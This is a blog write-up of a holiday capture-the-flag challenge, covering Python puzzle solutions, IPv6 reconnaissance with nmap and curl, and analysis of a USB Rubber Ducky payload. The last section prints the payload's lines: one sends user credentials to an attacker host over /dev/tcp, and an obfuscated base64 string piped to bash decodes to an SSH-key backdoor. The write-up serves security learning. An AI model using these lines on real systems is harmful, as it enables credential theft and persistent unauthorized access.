Hello, I'm Ribb Bonbowford. Nice to meet you!
Are you new to programming? It's a handy skill for anyone in cyber security.
This here machine lets you control an Elf using Python 3. It’s pretty fun, but I’m having trouble getting beyond Level 8.
Tell you what… if you help me get past Level 8, I’ll share some of my SQLi tips with you. You may find them handy sometime around the North > Pole this season.
Most of the information you'll need is provided during the game, but I'll give you a few more pointers, if you want them.
Not sure what a lever requires? Click it in the Current Level Objectives panel.
You can move the elf with commands like elf.moveLeft(5), elf.moveTo({"x":2,"y":2}), or elf.moveTo(lever0.position).

In this game, we have to write Python instructions for elf to collect all lollipops, solve puzzles and enter the castle. Here are the solutions for the first 8 levels (that are required to solve to get achievement).
Level 1
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(9)
elf.moveTo({"x":2,"y":2})
Level 2
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveTo(lollipops.get(1).position)
elf.moveTo(lollipops.get(0).position)
elf.moveTo({"x":2,"y":2})
Level 3
import elf, munchkins, levers, lollipops, yeeters, pits
lever = levers.get(0)
elf.moveTo(lever.position)
lever.pull(lever.data()+2)
elf.moveTo(lollipops.get(0).position)
elf.moveTo({"x":2,"y":2})
Level 4
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()

elf.moveLeft(2)
lever4.pull("")

elf.moveUp(2)
lever3.pull(True)

elf.moveUp(2)
lever2.pull(42)

elf.moveUp(2)
lever1.pull([""])

elf.moveUp(2)
lever0.pull({"a":False})

elf.moveTo({"x":2,"y":2})
Level 5
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()

elf.moveLeft(2)
lever4.pull(lever4.data()+" concatenate")

elf.moveUp(2)
lever3.pull(not lever3.data())

elf.moveUp(2)
lever2.pull(lever2.data()+1)

elf.moveUp(2)
lever1.pull(lever1.data()+[1])

elf.moveUp(2)
d=lever0.data()
d["strkey"]="strvalue"
lever0.pull(d)

elf.moveTo({"x":2,"y":2})
Level 6
import elf, munchkins, levers, lollipops, yeeters, pits

lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == str:
    data += data
elif type(data) == list:
    data = [i+1 for i in data]
elif type(data) == dict:
    data["a"]+=1

elf.moveTo(lever.position)
lever.pull(data)
elf.moveTo({"x":2,"y":2})
Level 7
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(6):
        elf.moveLeft(3)
        if num % 2:
            elf.moveUp(12)
        else:
            elf.moveDown(12)
Level 8
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)

lever = levers.get(0)
elf.moveTo(lever.position)
lever.pull(["munchkins rule"]+lever.data())

elf.moveDown(3)
elf.moveTo({"x":2,"y":2})
Outcome
Gosh, with skills like that, I'll bet you could help figure out what's really going on next door...
And, as I promised, let me tell you what I know about SQL injection.
I hear that having source code for vulnerability discovery dramatically changes the vulnerability discovery process.
I imagine it changes how you approach an assessment too.
When you have the source code, API documentation becomes tremendously valuable.
Who knows? Maybe you'll even find more than one vulnerability in the code.
Terminal Challenge: IPv6 Sandbox

Jewel Loggins
Well hello! I'm Jewel Loggins.
I have to say though, I'm a bit distressed.
The con next door? Oh sure, I’m concerned about that too, but I was talking about the issues I’m having with IPv6.
I mean, I know it's an old protocol now, but I've just never checked it out.
So now I'm trying to do simple things like Nmap and cURL using IPv6, and I can't quite get them working!
Would you mind taking a look for me on this terminal?
I think there's a Github Gist that covers tool usage with IPv6 targets.
The tricky parts are knowing when to use [] around IPv6 addresses and where to specify the source interface.
I’ve got a deal for you. If you show me how to solve this terminal, I’ll provide you with some nice tips about a topic I’ve been researching a lot lately – Ducky Scripts! They can be really interesting and fun! During this exercise you can switch between
tmuxmouse capture on and off withtmux set -g mouse [on/off]. To copy text outside the terminal (ex. when doing notes) switch it off, but you'll need later to switch it on to enter the passphrase to the toptmuxpane.

Some usful videos OJ send on Discord

Getting current IP:
$ ip addr

Finding link-local address (host discovery) via multicast addresses.
$ ping6 ff02::1 -c2 #all nodes
$ ping6 ff02::2 -c2 #all routers
And then list the cached neighbours and set in a variable target IP.
$ ip neigh

192.168.160.1 dev eth0 lladdr 02:42:00:2d:0c:b2 STALE
fe80::42:c0ff:fea8:a002 dev eth0 lladdr 02:42:c0:a8:a0:02 STALE
fe80::1 dev eth0 lladdr 02:42:00:2d:0c:b2 router STALE

$ IP=fe80::42:c0ff:fea8:a002
Scan target for the open ports.
$ nmap -sC -sV -6 $IP%eth0

Let's curl that site
$ curl http://[$IP]/ --interface eth0

<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>
$ curl http://[$IP]:9000/ --interface eth0

PieceOnEarth
This is the answer.
Outcome
Great work! It seems simpler now that I've seen it once. Thanks for showing me!
Prof. Petabyte warned us about random USB devices. They might be malicious keystroke injectors!
A troll could program a keystroke injector to deliver malicious keystrokes when it is plugged in.
Ducky Script is a language used to specify those keystrokes.
What commands would a troll try to run on our workstations?
I heard that SSH keys can be used as backdoors. Maybe that's useful?
Objective 05: Strange USB Device

Morcel Nougat
Hello and welcome to the speaker _Un_Preparedness Room!
I'm Morcel Nougat, elf extraordinaire.
I've heard the talks at the other con across the way are a bit... off.
I really don't think they have the right sense about what makes for a wonderful holiday season. But, anyway!
Say, do you know anything about USB Rubber Duckies?
I've been playing around with them a bit myself.
Please see what you can do to help solve the Rubber Ducky Objective!
Oh, and if you need help, I hear Jewel Loggins, on this floor outside this room, has some experience.

I couldn't create analysis and output files for the script with ./mallard.py --file /mnt/USBDEVICE/inject.bin -o inject.txt --analysis_file mallard.out so I just redirected the output.
$ ./mallard.py --file /mnt/USBDEVICE/inject.bin > mallard.out
$ cat mallard.out | more
Interesting contents:
STRING echo "$USER:$pwd:invalid" > /dev/tcp/trollfun.jackfrosttower.com/1337
echo ==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
I'm outputting the code to the script.out
$ echo ==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d > script.out
$ cat script.out
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4gU1NIIGtleSwgd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
And we have the answer - it was ickymcgoop

Additional readings
📌 Follow the
#CyberEthicalhashtag on the social media
🎁 Become a Patron and gain additional benefits
👾 Join CyberEthical Discord server
👉 Instagram: @cyber.ethical.me
👉 LinkedIn: CyberEthical.Me
👉 Twitter: @cyberethical_me
👉 Facebook: @CyberEthicalMe
About the author
Currently working as a Senior Consultant at Netcompany spending my full-time job solving the SharePoint riddles. In the free time I'm expanding my understanding of cybersecurity through hacking activities. Git fanboy.
Comments
Join the discussionNo comments yet. Be the first to comment.